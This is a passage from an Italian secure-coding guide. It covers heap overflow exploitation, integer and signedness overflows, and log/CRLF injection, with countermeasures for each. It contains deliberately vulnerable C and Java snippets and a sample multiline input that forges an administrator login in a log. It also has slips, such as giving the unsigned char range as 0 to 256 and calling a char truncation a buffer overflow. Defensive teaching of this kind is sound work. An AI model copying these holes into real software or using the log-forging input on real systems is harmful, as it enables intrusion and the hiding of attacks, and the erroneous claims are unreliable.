Presi tre elementi (A, B e C) appartenenti a una lista circolare, per liberare la memoria di B, A dovrà riconoscere C come elemento successivo e C dovrà riconoscere A come elemento precedente:




Quando l'applicazione deve allocare un nuovo buffer dinamico, l'Heap Manager osserva questa lista per determinare quale è il prossimo chunk utilizzabile ed aggiorna opportunamente i puntatori. Quando l'applicazione deve liberare un buffer dinamico, l'Heap Manager aggiorna allo stesso modo i puntatori per tenere traccia dei chunk inutilizzati. Gli indirizzi di memoria indirizzati da tali puntatori vengono mantenuti all'interno di strutture apposite (header) anteposte a ciascun chunk. Con il manifestarsi di un Heap Overflow, l'header del chunk adiacente può essere artificiosamente modificato dall'aggressore che, manipolando a piacimento i puntatori della struttura, può scrivere un qualsiasi valore all'interno di qualunque indirizzo residente nello spazio di memoria del processo in esecuzione.
L'esecuzione di codice malevolo attraverso un Heap Overflow si sostanzia fondamentalmente in quattro step:


- L'aggressore colloca in un certo punto in memoria lo shellcode e sovrascrive opportunamente il buffer residente nell'Heap;
- L'aggressore sollecita o attende che l'area di memoria sovrascritta venga liberata dall'applicazione o ne venga sequenzialmente allocata una nuova;
- A seguito di uno degli eventi descritti nel punto precedente, l'indirizzo dello shellcode viene collocato in un punto in memoria arbitrariamente scelto dall'aggressore tramite la manipolazione dei puntatori memorizzati nella struttura che descrive il chunk liberato/allocato. Punti validi sono ad esempio gli indirizzi di chiamata a funzioni di hook o i puntatori a gestori delle eccezioni;

Lo shellcode viene eseguito.

Sovrascrivere un puntatore a file - Non tutti gli overflow che si manifestano nella regione di memoria heap possono essere sfruttati per eseguire uno shellcode sul sistema. Ad esempio, quando un heap overflow si manifesta in memoria, in prossimità di un puntatore a un file, l'aggressore può alterarlo e sollecitare la scrittura di dati arbitrari in un punto diverso del disco.
In questo modo, un aggressore potrebbe aggiungere al sistema un nuovo utente con password nulla, cambiare da remoto la configurazione di un'applicazione, disattivando alcune sue funzionalità di sicurezza o aggiungendovi direttive originariamente non previste. Un esempio schematico è rappresentato nelle figure che seguono:



Originariamente il file puntato è: /tmp/temp.tmp



A seguito dell'overflow il file puntato è: /etc/passwd

Esempio:
Le seguenti istruzioni causano un heap overflow:

```
int main(int argc, char **argv) {
    char *p, *q;

    p = malloc(1024);
    q = malloc(1024);
    if (argc >= 2)
        strcpy(p, argv[1]);
    free(q);
    free(p);
    return 0;
}
```

Se `argv[1]` supera, in lunghezza, il buffer dichiarato; viene "scritto" l'indirizzo non mappato dell'heap memory (relativamente ai dati).

Contromisure

Controllare e verificare sempre l'input utente. La lunghezza del buffer accettato non deve superare la lunghezza dell'area di memoria destinato a contenerlo.

6.5.5 Integer overflow ed altri errori logici di programmazione

Inizialmente con il termine integer overflow si tendeva a descrivere una moltitudine di vulnerabilità differenti tra loro. Solo nel 2002 questo tipo di problematica è stata circoscritta a una specifica condizione che si verifica quando un'applicazione effettua un'operazione matematica di addizione, sottrazione o moltiplicazione su un intero con segno, acquisendo un operando da input utente e non considerando i casi in cui il valore numerico ottenuto può essere negativo o minore/maggiore del previsto. Nel caso in cui l'aggressore ha la possibilità di specificare un valore arbitrario, può causare uno stack o un heap overflow secondario, quando il risultato dell'operazione matematica viene utilizzato per specificare la dimensione di un buffer, forzandone un'allocazione non sufficiente a contenere i dati acquisiti in ingresso dalla funzione vulnerabile.
Una problematica simile si verifica anche nei casi in cui un valore numerico acquisito da input utente viene convertito in un formato differente rispetto alla variabile originaria che lo contiene. Secondo il tipo di conversione, il risultato finale può differire notevolmente in eccesso o in difetto dal valore iniziale, causando l'allocazione di buffer insufficienti a soddisfare la necessità di contenimento dei dati o lo spostamento/la copia di un numero di byte eccessivo da un'area di memoria all'altra.
Un terzo fattore di instabilità in un'applicazione può derivare dalla asseganzione di valori non tenendo nella gisuta considerazione il fatto che una variabile numerica sia signed o unsigned.

Esempio:
Nel seguente codice un numero troppo grande causa un overflow della memoria:

```
char variabileChar = '0';
int valoreIntero = 1000;
variabileChar = valoreIntero;
```

`variabileChar`, dichiarato come `char`, può contentere: un valore da -128 a +127, se signed; un valore da 0 a 256, se unsigned. L'attribuzione del valore 1000 causerà un buffer overflow.
Nel seguente esempio, un valore accettabile in un char dichiarato unsigned, causa overflow se il char è dichiarato signed:

```
signed char variabileChar = '0';
int valoreIntero = 200;
variabileChar = valoreIntero;
```

Contromisure

- Controllare l'input dell'utente è indispensabile per verificare la congruità dei dati prima di accettarli.
- L'adozione delle Best practises di programmazione riduce gli errori e quindi l'insorgenza del buffer overflow.

6.6 Processi di tracciamento

Il tracciamento delle operazioni svolte dagli utenti è una delle attività più critiche per un'applicazione, poichè l'implementazione di un meccanismo di logging inadatto o insufficiente permette ad un aggressore di mascherare le sue operazioni, di sospendere il servizio o in taluni casi di eseguire comandi remoti sul sistema che ospita l'applicazione vulnerabile.
Di seguito sono riportate alcune categorie di errori che agevolano l'aggressore in operazioni che portano a sospendere il servizio di tracciamento dell'applicazione o in talune circostanze di eseguire codice da remoto.

6.6.1 Agevolazione delle attività malevole dell'aggressore

Una delle principali preoccupazioni di un aggressore che sferra o porta a termine un attacco a fini intrusivi è di rimuovere ogni traccia delle sue attività, per non essere chiaramente identificato. Qualora abbia la possibilità di manomettere il meccanismo di log, il tracciamento non fornirà all'amministratore alcuna

evidenza dell'attacco al sistema o al servizio e di conseguenza, non potrà implementare alcuna misura di contrasto.
Le cause più comunemente riconducibili a questa problematica derivano da:

- errori nella progettazione del meccanismo di tracciamento dell'applicazione. Specifiche attività svolte dagli utenti non vengono registrate e vengono memorizzate su file di log solo alcune delle operazioni effettuate (ad esempio viene tracciata l'autenticazione di un'utenza, ma non la modifica di una particolare risorsa);
- presenza di informazioni di natura critica (ad esempio password di accesso dell'applicazione non cifrate) registrate all'interno dei file di log, congiuntamente a problematiche di Directory Listing o di Directory Traversal.

Contromisure

La web application deve produrre un log di tipo applicativo che riporti puntualmente le operazioni di login e di logout degli utenti, nonché tutte le operazioni rilevanti che essi hanno effettuato (ad esempio l'update di un record sulla base dati). I file di log devono essere accessibili in sola lettura e solo ai gestori dell'applicazione e agli addetti all'auditing.

6.6.2 Oscuramento delle attività dell'aggressore

Come descritto in precedenza, tra le principali preoccupazioni di un aggressore vi è quella di oscurare tutte le sue attività compromettenti o i suoi tentativi d'intrusione. Il metodo più diretto per farlo è ottenere accesso remoto al sistema e quindi rimuovere manualmente le tracce lasciate nei file di log. In altri casi è possibile manomettere direttamente il meccanismo di tracciamento dell'applicazione. Il filtraggio erroneo di caratteri di controllo ("\r", "\n" o "\t") può, infatti, determinare la registrazione parziale sui file di log delle attività o dei dati di provenienza dell'aggressore (indirizzo IP, utenza utilizzata per condurre la frode, tipo di operazione svolta, ecc.), nonché l'inserimento di righe fraudolente. Si parla di log injection o di CRLF injection.

Esempio:
Attacchi di log injection possono alterare il contenuto dei file di tracciamento, rendendo difficoltosa l'analisi dei tentativi di intrusione. Nel seguente codice:

```
if (loginSuccessful) {
   logger.severe("User login succeeded for: " + username);
} else {
   logger.severe("User login failed for: " + username);
}
```

Introducendo una stringa multilinea come la seguente:

```
guest

June 15, 2017 2:30:52 PM java.util.logging.LogManager$RootLogger log

SEVERE: User login succeeded for: administrator
```

Il log mostrerebbe qualcosa come:

```
June 15, 2017 2:25:10 PM java.util.logging.LogManager$RootLogger log
SEVERE: User login failed for: guest
June 15, 2017 2:30:52 PM java.util.logging.LogManager log
SEVERE: User login succeeded for: administrator
```

Il testo così registrato falsa i dati reali.

Contromisure

Anche in questo caso, l'utilizzo di librerie standard per la creazione dei file di log comporta la mitigazione del rischio di tampering. I file di log devono essere accessibili in sola lettura e solo da parte del personale autorizzato (generalmente chi gestisce l'applicazione).
Anche in questo caso, occorre bonificare l'input prima di utilizzarlo anche nella scrittura dei file di log.
I caratteri CR (Carriage Return) e LF (Line Feed) devono essere rilevati e filtrati, e la riga che li contiene deve essere segnalata.